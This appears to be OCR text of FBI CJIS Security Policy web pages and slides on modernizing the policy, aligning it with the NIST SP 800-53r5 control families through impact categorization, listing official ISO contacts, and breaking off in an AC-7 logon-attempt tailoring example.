
iso@fbi.gov

CJIS Security Policy Resource Center

- ❑ Publicly Available
- ❑ Features:
  - – Search and download the CJIS Security Policy
  - – Download the CJIS Security Policy Requirements Companion Document
  - – Use Cases (Advanced Authentication and others to follow)
  - – Mobile Appendix
  - – Submit a Question (question forwarded to CJIS ISO Program)
  - – Links of importance

iso@fbi.gov

CJIS Security Policy Resource Center



SERVICES

Criminal Justice Information Services (CJIS) | CIRG | Laboratory Services | Training Academy | Operational Technology | Information Management
Biometrics | Identity History | LEEP | N-DEx | NICS | NCIC | Advisory Process | Compact Council | More

CJIS Security Policy Resource Center

Requirements Companion Document | Security Control Mapping of CJIS Security Policy | 2019 ISO Symposium Presentations | Use Cases | Mobile Appendix | Submit a Question | Links of Importance

Download CJIS Security Policy (PDF)

U. S. Department of Justice
Federal Bureau of Investigation
Criminal Justice Information Services Division

Criminal Justice Information Services (CJIS) Security Policy


Version 5.9
06/01/2020

CJISD-ITS-DOC-08140-5.9

FAQs

No FAQs for this section

CJIS Security Policy Resource Center



CJIS Security Policy Frequently Asked Questions Submission

This page is intended for use by members of law enforcement and non-criminal justice agencies of the CJIS community as well as vendors who provide support to law enforcement and non-criminal justice agencies. All submitted questions should specifically pertain to the CJIS Security Policy and its application—not to any other business processes performed by the CJIS Division or the FBI in general. Submissions received that are unrelated to the CJIS Security Policy will neither be answered nor retained.

Please fill out the form below. The red square indicates a required field.

First Name

Last Name

Your E-Mail Address ■

Your State ■


Subject ■

Comments ■

3000 characters remaining

ReCaptcha ■

CJIS ISO LEEP JusticeConnect CoI



JusticeConnect is an UNCLASSIFIED information system. Any Classified information that is found within should be reported immediately to 888-334-4536 or helpdesk@leo.gov

FBI CJIS Information Security Officer (ISO)

OVERVIEW RECENT UPDATES STATUS UPDATES MEMBERS FORUMS BOOKMARKS FILES

Stop Following this Community | Community Actions

Rich Content

Craft rich content for your community. Post text, links, images and more.

Add Content

Tags

No tags yet.

Forums

Ask a question, brainstorm, or simply share your ideas.

Start the First Topic

Important Bookmarks

Highlight key web resources.

Bookmarks

Share web resources with your community.

Add Your First Bookmark

Members

View All (2 people)

CJIS ISO Contact Information

Chris Weatherly	(304) 625 – 3660
FBI CJIS ISO	jcweatherly@fbi.gov
Jeff Campbell	(304) 625 – 4961
FBI CJIS Deputy ISO	jbcampbell@fbi.gov
Holden Cross	(304) 625 – 4277
Sr. Technical Analyst	hdcross@fbi.gov

iso@fbi.gov

CJIS Security Policy
CJISSECPOL
Modernization

CJIS Security Policy Modernization

- **The BIG picture:**

CSP


6.0

CJISSECPOL Modernization Update

- **CJIS Security Policy (CSP)**
  - **August 2000**
    - **NCIC Security Requirements**
  - **February 2011**
    - **Version 5.0**
    - **Version 5.9 (2020)**
  - **June 2019**
    - **CJIS APB Recommends Modernized CSP**
      - **Technology Outpacing CSP**
  - **January 2020**
    - **Interpretive Guidance Task Force (IGTF)**
      - **5.12 Personnel Security**

- **September 2020**
  - **CSP Modernization Kickoff**
- **October 2020**
  - **Data Categorization TF**
- **June 2021**
  - **CJIS APB Recommends MODERATE**
- **December 2021**
  - **CJIS APB Recommends IGTF Changes**

CJISSECPOL Modernization Update



CJIS Security Policy Modernization

Steps. . .

- **Step 1: Categorize the data based on an impact assessment**

CJISSECPOL Modernization Update

Tenets of Information Assurance

- Confidentiality
  - Preserving authorized restrictions on access and disclosure, including means for protecting personal privacy and proprietary information
- Integrity
  - Guarding against improper information modification or destruction, and includes ensuring information nonrepudiation and authenticity
- Availability
  - Ensuring timely and reliable access to and use of information

CJISSECPOL Modernization Update

Impacts

- **Low**
  - **The loss of confidentiality, integrity, or availability could be expected to have a *limited* adverse effect on organizational operations, organizational assets, or individuals**
- **Moderate**
  - **The loss of confidentiality, integrity, or availability could be expected to have a *serious* adverse effect on organizational operations, organizational assets, or individuals**
- **High**
  - **The loss of confidentiality, integrity, or availability could be expected to have a *severe or catastrophic* adverse effect on organizational operations, organizational assets, or individuals**

CJISSECPOL Modernization Update

Security Categorization


- SC [information type] = {(confidentiality impact), (integrity impact), (availability impact)}
  - Acceptable values for impact are Low, Moderate, High, and Not Applicable

- SC [information system] = {(confidentiality impact), (integrity impact), (availability impact)}
  - Acceptable values for impact are Low, Moderate, High, and Not Applicable

CJISSECPOL Modernization Update

Original Record??

- **Do the protections change as the data moves away from the source?**



CJIS Security Policy Modernization

Steps. . .

- **Step 1: Categorize the data based on an impact assessment** ✓
- **Step 2: Determine which parts of the CJIS Security Policy need modernized**

CJIS Security Policy Modernization

A Comparison


CSP v5.9

- Information Exchange Agreements
- Security Awareness Training
- Incident Response
- Auditing and Accountability
- Access Control
- Identification and Authentication
- Configuration Management
- Media Protection
- Physical Protection
- System and Communications Protection and Information Integrity
- Formal Audits
- Personnel Security
- Mobile Security

What about?

- Contingency Planning
- Maintenance
- Planning
- Risk Assessment
- System and Services Acquisition

CJISSECPOL Modernization Update



NIST Special Publication 800-53
Revision 5

Security and Privacy Controls for Information Systems and Organizations

JOINT TASK FORCE

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-53r5

NIST
National Institute of
Standards and Technology
U.S. Department of Commerce

CJISSECPOL Modernization Update

NIST SP800-53r5 Control Families (18 total)

- Access Control (AC)
- Awareness and Training (AT)
- Audit and Accountability (AU)
- Assessment, Authorization, and Monitoring (CA)
- Configuration Management (CM)
- Contingency Planning (CP)
- Identification and Authentication (IA)
- Incident Response (IR)
- Maintenance (MA)
- Media Protection (MP)
- Physical and Environmental (PE)
- Planning (PL)
- Personnel Security (PS)
- Risk Assessment (RA)
- System and Services Acquisition (SA)
- System and Communications Protection (SC)
- System and Information Integrity (SI)
- Supply Chain Risk Management (SR)

CJIS Security Policy Modernization

Steps. . .

- **Step 1: Categorize the data based on an impact assessment** ✓
- **Step 2: Determine which parts of the CJIS Security Policy need modernized** ✓
- **Step 3: Select the applicable security control baseline based on the results of the security categorization and apply tailoring guidance (i.e., Working Groups, Subcommittees, and APB)**

CJISSECPOL Modernization Update

- **Control Family Task Force:**

  Nick Harris, OSP, Chair
  Mitzi Goldstein, MSP
  Kevin Baird, WSP
  Chris Eaton, FDLE
  Monty Coats, SLED
  Tiffanie Ward, ACIC
  Stephen 'Doc' Petty, TX DPS
  Alan Peto, LVPD
  Jodie Monette, MN BCA

CJIS Security Policy Modernization

Tailoring Example

AC-7 UNSUCCESSFUL LOGON ATTEMPTS

Control:

a. Enforce a limit of [*Assignment: organization-defined number*] consecutive invalid logon attempts by a user during a [*Assignment: organization-defined time period*]; and

